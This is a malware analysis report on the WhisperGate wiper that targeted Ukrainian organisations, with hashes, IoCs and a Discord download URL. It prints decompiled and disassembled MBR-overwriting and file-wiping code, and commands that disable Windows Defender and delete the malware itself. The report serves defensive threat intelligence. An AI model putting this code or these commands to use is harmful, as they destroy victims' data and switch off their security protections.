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Analysis of Destructive Malware (WhisperGate) targeting Ukraine

BLKSMTH | S2W TALON



Photo by [Kristina Flour](#) on [Unsplash](#)

Executive Summary

- 2022-01-15, MSTIC (Microsoft Threat Intelligence Center) identified and unveiled a cyberattack targeting Ukrainian organizations with “**WhisperGate**” overwrites Master Boot Record(MBR) and files.

An actor who conducted this attack tracked as **DEV-0586** and has not yet been attributed to existing groups






- The flow consisting of a total of three stages

Stage1: Overwrites the MBR and destroys all data

Stage2: Downloads Stage3 through the C&C server


Stage3: Executes file wiper & AdvancedRun.exe after decoding resources




Flow chart

- The malware sets used in this attack not only overwrites the MBR and create a ransom note but also overwrites files without any backups, so it seems that the purpose is data destruction, not financial gain.
- As additional samples such as Stage3 are being shared among analysts on Twitter in addition to the two samples currently released by MSTIC, the IoC, and analysis reports will be continuously updated.

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- Creation Time: 2022-01-10 10:37:18
- First Submission: 2022-01-16 20:30:19
- File Type: Win32 EXE



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Stage1 directly accesses the MBR(Master Boot Record) and overwrites with the 0x200 size data that is hard-coded inside. After that, when the PC is rebooted, the overwritten code is executed, and the code traverses all drives on the disk and overwrites it with specific data at intervals of 199 LBAs.

```
v4 = alloca(8236);
v5 = alloca(8236);
sub_401990();
qmemcpy(v8, &loc_404020, 0x2000u); // hardcoded wiper code
v6 = CreateFileW(L"\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile(v6, v8, 0x200u, 0, 0); // 0x200byte
CloseHandle(v6);
return 0;
```

Overwrites MBR

The overwritten code reads the ransom note string inside the MBR and sets it to appear on the display.

```
seg000:0000 seg000      segment byte public 'CODE' use16
seg000:0000      assume cs:seg000
seg000:0000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000      jmp     short $+2
seg000:0002 ; -----
seg000:0002 loc_2:      ; CODE XREF: seg000:0000,j
seg000:0002      mov     ax, cs
seg000:0002      mov     ds, ax
seg000:0004      mov     si, 7C88h ; 0x7C88 = ransom note offset
seg000:0006      call    $+3
seg000:0009      push    ax
seg000:000C      push    cld
seg000:000E loc_E:      ; CODE XREF: seg000:0018,j
seg000:000E      mov     al, [si] ; al = ransom note offset
seg000:0010      cmp     al, 0
seg000:0012      jz      short loc_1A
seg000:0014      call    Write_to_display_sub_1C ; each character
seg000:0017      inc     si
seg000:0018      jmp     short loc_E ; al = ransom note offset
seg000:001A ; -----
seg000:001A loc_1A:      ; CODE XREF: seg000:0012,j
seg000:001A      jmp     short loc_21
seg000:001C ; ===== S U B R O U T I N E =====
seg000:001C Write_to_display_sub_1C proc near ; CODE XREF: seg000:0014,j
seg000:001C      mov     ah, 0Eh
seg000:001E      int     10h ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
```





After that, it traverses from the C drive and att
data as Extended Write mode.

```

seg000:0025      mov     ds:7C78h, ax
seg000:0028      mov     dword ptr ds:7C76h, 7C82h ; Copy ransom
seg000:0031      mov     ah, 43h ; 'C' ; 0x43 (EXTENDED WRITE)
seg000:0033      mov     al, 0
seg000:0035      mov     dl, ds:7C87h ; Drive index offset
seg000:0039      add     dl, 80h ; Drive index (0x80 = C
seg000:003C      mov     si, 7C72h ; offset to DAP(Disk Ad
seg000:003F      loc_3F: ; DATA XREF: Write_to_disk
seg000:003F      int     13h ; sub_21C+21r
seg000:003F      jb     short loc_45 ; DISK - IBM/MS Extension - EXTENDED WRITE (DL - drive, AL - verify flag, DS:SI - disk address packet)
seg000:0041      jnb     short loc_5D ; fail
seg000:0043      jnb     short loc_5D ; next target LBA(Logical Block Addressing)
seg000:0045      loc_45: ; CODE XREF: seg000:0041;j
seg000:0045      inc     byte ptr ds:7C87h ; drive offset += 1
seg000:0049      loc_49: ; DATA XREF: seg000:loc_3F;r
seg000:0049      mov     dword ptr ds:7C7Ah, 1 ; lower 32-bits of 48-bit starting LBA
seg000:0049      mov     dword ptr ds:7C7Eh, 0 ; upper 16-bits of 48-bit starting LBA
seg000:0052      jmp     short loc_21
seg000:005D      ; -----
seg000:005D      loc_5D: ; CODE XREF: seg000:0043;j
seg000:005D      add     dword ptr ds:7C7Ah, 199 ; + 199 (lower 32-bits of 48-bit starting LBA)
seg000:0066      adc     dword ptr ds:7C7Eh, 0 ; upper 16-bits of 48-bit starting LBA
seg000:006F      cmc
seg000:0070      jmp     short loc_21
seg000:0070      ; -----
seg000:0072      db     10h
seg000:0073      db     0
seg000:0074      dw     1 ; 2 2 number of sectors to transfer (max 127 on some BIOSes)
seg000:0076      dw     0 ; 16bit offset
seg000:0078      dw     0 ; 16bit segment
seg000:007A      dd     1 ; 8 4 lower 32-bits of 48-bit starting LBA
seg000:007E      dd     0 ; 12 4 upper 16-bits of 48-bit starting LBA
seg000:0082      aAaaaa db 'AAAAA'
seg000:0087      db     0 ; cnt
seg000:0088      aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
seg000:0088      db 'In case you want to recover all hard drives',0Dh,0Ah
seg000:0088      db 'of your organization.',0Dh,0Ah
seg000:0088      db 'You should pay us $10k via bitcoin wallet',0Dh,0Ah
seg000:0088      db '1AVNM68gj6PGPFcJufKATa4WLnzg8fpfv and send message via',0Dh,0Ah
seg000:0088      db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
seg000:0088      db '054C057ECED5496F65',0Dh,0Ah
seg000:0088      db 'with your organization name.',0Dh,0Ah
seg000:0088      db 'We will contact you to give further instructions.',0
seg000:01FB      db     0
seg000:01FC      db     0
seg000:01FD      db     0
seg000:01FE      dw     0AA55h
seg000:0200      ; -----

```

Drives wiper code

Disk Address Packet(DAP) structure initialized when malicious code writes to disk

- (0x7C72) (offset 0 size 1) : size of packet (16 bytes)
- (0x7C73) (offset 1 size 1) : Reserved (always 0)
- (0x7C74) (offset 2 size 2) : number of sectors to transfer
- (0x7C76) (offset 4 size 4) : transfer buffer (segment:offset)
- (0x7C7A) (offset 8 size 4) : lower 32-bits of 48-bit starting LBA
- (0x7C7E) (offset 12 size 4) : upper 16-bits of 48-bit starting LBA

Write starts from LBA#1 of disk

- When disk access is successful, LBA is increased by 0xC7 (199) and written



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
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
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Overwritten drives



Stage2

- SHA256: dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
- Creation Time: 2022-01-10 14:39:54
- First Submission: 2022-01-16 20:31:26
- File Type: Win32 EXE

Stage2 does not perform malicious actions for 20 seconds to bypass the AV (Anti Virus). To do this, run the following command twice.

```
Command: powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwwAA==  
—> Start-Sleep -s 10
```

Then, it downloads an additional file disguised as a JPG extension from [the discord link](#). The downloaded file is reversed and takes the form of PE, and executes “Ylfwdwgmpilzyaph” method in the file in the memory.





```
{
  "https://cdn.discordapp.com/attachments/92850344013977
});
IL_9F:
bool flag = array.Length > 1;
IL_A8:
if (!flag)
{
  goto IL_B8;
}
IL_AC:
Facade.Array.Reverse(array, 0, array.Length);
```



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Stage3 payload downloaded via Discord link

- URL:
<https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg>

Stage3 (Tbopbh.jpg)

- SHA256 : 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6

Tbopbh.jpg (Reversed)

- SHA256 : 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
- Creation Time: 2022-01-10 14:39:31
- First Submission: 2022-01-16 21:29:58
- File Type: Win32 DLL

The downloaded Stage3 is written in C# as in Stage2, and an obfuscation tool called Eazfuscator is detected by exeinfoPE.





Entry Point : 00045DA6 oo

File Offset : 00043FA6

Linker Info : 6.00

File Size : 00044600h < N Overlay : NO 00000000

DLL - Library image RES/OVL : 0 / 0 % 2022

Eazfuscator.NET v2020.2.x [No Runtime] - (c) 2008-2020 - www.gap

Lamer Info - Help Hint - Unpack info 31 ms.

Big sec. 1 .text , .NET obf./License protector Unpack with : de4dot v3.


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Detected Eazfuscator

There are 3 resources inside Stage3, and except for the resource “78c855a088924e92a7f60d661c3d1845”, the use of the remaining 2 resources has not yet been confirmed, and the contents will be updated later.



3 resources inside Stage3

Stage3 loads “78c855a088924e92a7f60d661c3d1845” resource inside and performs decoding by XOR operation.





```
byte[] u = Convert.FromBase64String(s);
#wu0003#wu2005#wu2000.#wu0002(u);
#wu000E#wu2004#wu2000.#wu0005 u2 = new #wu00
int num = #wu0002.Length;
byte b = 0;
byte b2 = 121;
byte[] array = new byte[]
{
    148,
    68,
    208,
    52,
    241,
    93,
    195,
    220
};
for (int num2 = 0; num2 != num; num2++)
{
    if (b == 0)
    {
        b2 = u2.#wu0002( );
    }
    b += 1;
    if (b == 32)
    {
        b = 0;
    }
    int num3 = num2;
    #wu0002[num3] ^= (b2 ^ array[num2 >> 2 & 3] ^ array[(int)(b & 3)]);
}
return #wu0002;
```

XOR decoding code

Next, the decoded data is a DLL file and contains two additional resources. The two resources “AdvancedRun” and “Waqybg”, are extracted by Stage3, and decompressed with GZIP.

- AdvancedRun (GZIP Decompressed)
- Waqybg (Reversed and GZIP Decompressed)



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

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2 resources in the decoded resource

1. AdvancedRun: Stop Windows Defender service

- Execute “%Temp%Nmddfrqqrbyjeygggda.vbs” to specify “C:\” as the exception folder

Command: `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` Set-MpPreference -ExclusionPath ‘C:\’

- Stop Windows Defender service through AdvancedRun.exe and delete “C:\ProgramData\Microsoft\Windows Defender” directory

Command: `“C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\sc.exe” /WindowState 0 /CommandLine “stop WinDefend” /StartDirectory “” /RunAs 8 /Run`

Command: `“C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” /WindowState 0 /CommandLine “rmdir ‘C:\ProgramData\Microsoft\Windows Defender’ -Recurse” /StartDirectory “” /RunAs 8 /Run`

2. Waqybg: Overwrites target files

- Overwrites the 0x100000(1MB) of the file with 0xCC
- Extension: Random number





```
v1 = wopen(fileName),
swprintf(v2, (const size_t) "%", (const
Stream = wopen(fileName, L"wb");
v5 = malloc(0x100000u);
memset(v5, 204, 0x100000u);
fwrite(v5, 1u, 0x100000u, Stream);
fclose(Stream);
wrename(fileName, v2);
free(v2);
free(v5);
```



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Overwrites files

- Target file extensions (106)

.HTML .HTM .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP3 .DOC .DOCX
.XLS .XLSX .PPT .PPTX .PST .MSG .EML .TXT .CSV .RTF .WKS .WK1 .PDF .DWG
.JPEG .JPG .DOCM .DOT .DOTM .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM
.PPTM .POT .PPS .PPSM .PPSX .HWP .SXI .STI .SLDX .SLDM .BMP .PNG .GIF .RAW
.TIF .TIFF .PSD .SVG .CLASS .JAR .SCH .VBS .BAT .CMD .ASM .PAS .CPP .SXM
.STD .SXD .ODP .WB2 .SLK .DIF .STC .SXC .ODS .3DM .MAX .3DS .STW .SXW .ODT
.PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .JAVA .INC .INI .PPK .LOG .VDI .VMDK
.VHD .MDF .MYI .MYD .FRM .SAV .ODB .DBF .MDB .ACCDB .SQL .SQLITEDB .SQLITE3
.LDF .ARC .BAK .TAR .TGZ .RAR .ZIP .BACKUP .ISO .CONFIG

- Executes ping command and delete itself

```
cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f/q \"[Filepath]\"
```

Appendix

Ransom Note

Your hard drive has been corrupted.

In case you want to recover all hard drives
of your organization,

You should pay us \$10k via bitcoin wallet

1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID

8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.

We will contact you to give further instructions.


Related IoCs

- a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92 (Stage1)






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- 9ef7dbd3da51332a78eff19146d21c82957821
Tbopbh.jpg)
- 35FEEFE6BD2B982CB1A5D4C1D094E86650
(Decoded Resource “78c855a088924e92a7f
- 29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B(Advanced
Run.exe)
- DB5A204A34969F60FE4A653F51D64EEE024DBF018EDEA334E8B3DF780EDA846F
(Nmddfrqqrbyjeygggda.vbs)
- 34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907 (File
Wiper)
- URL:
<https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg>

Reference

- <https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/>



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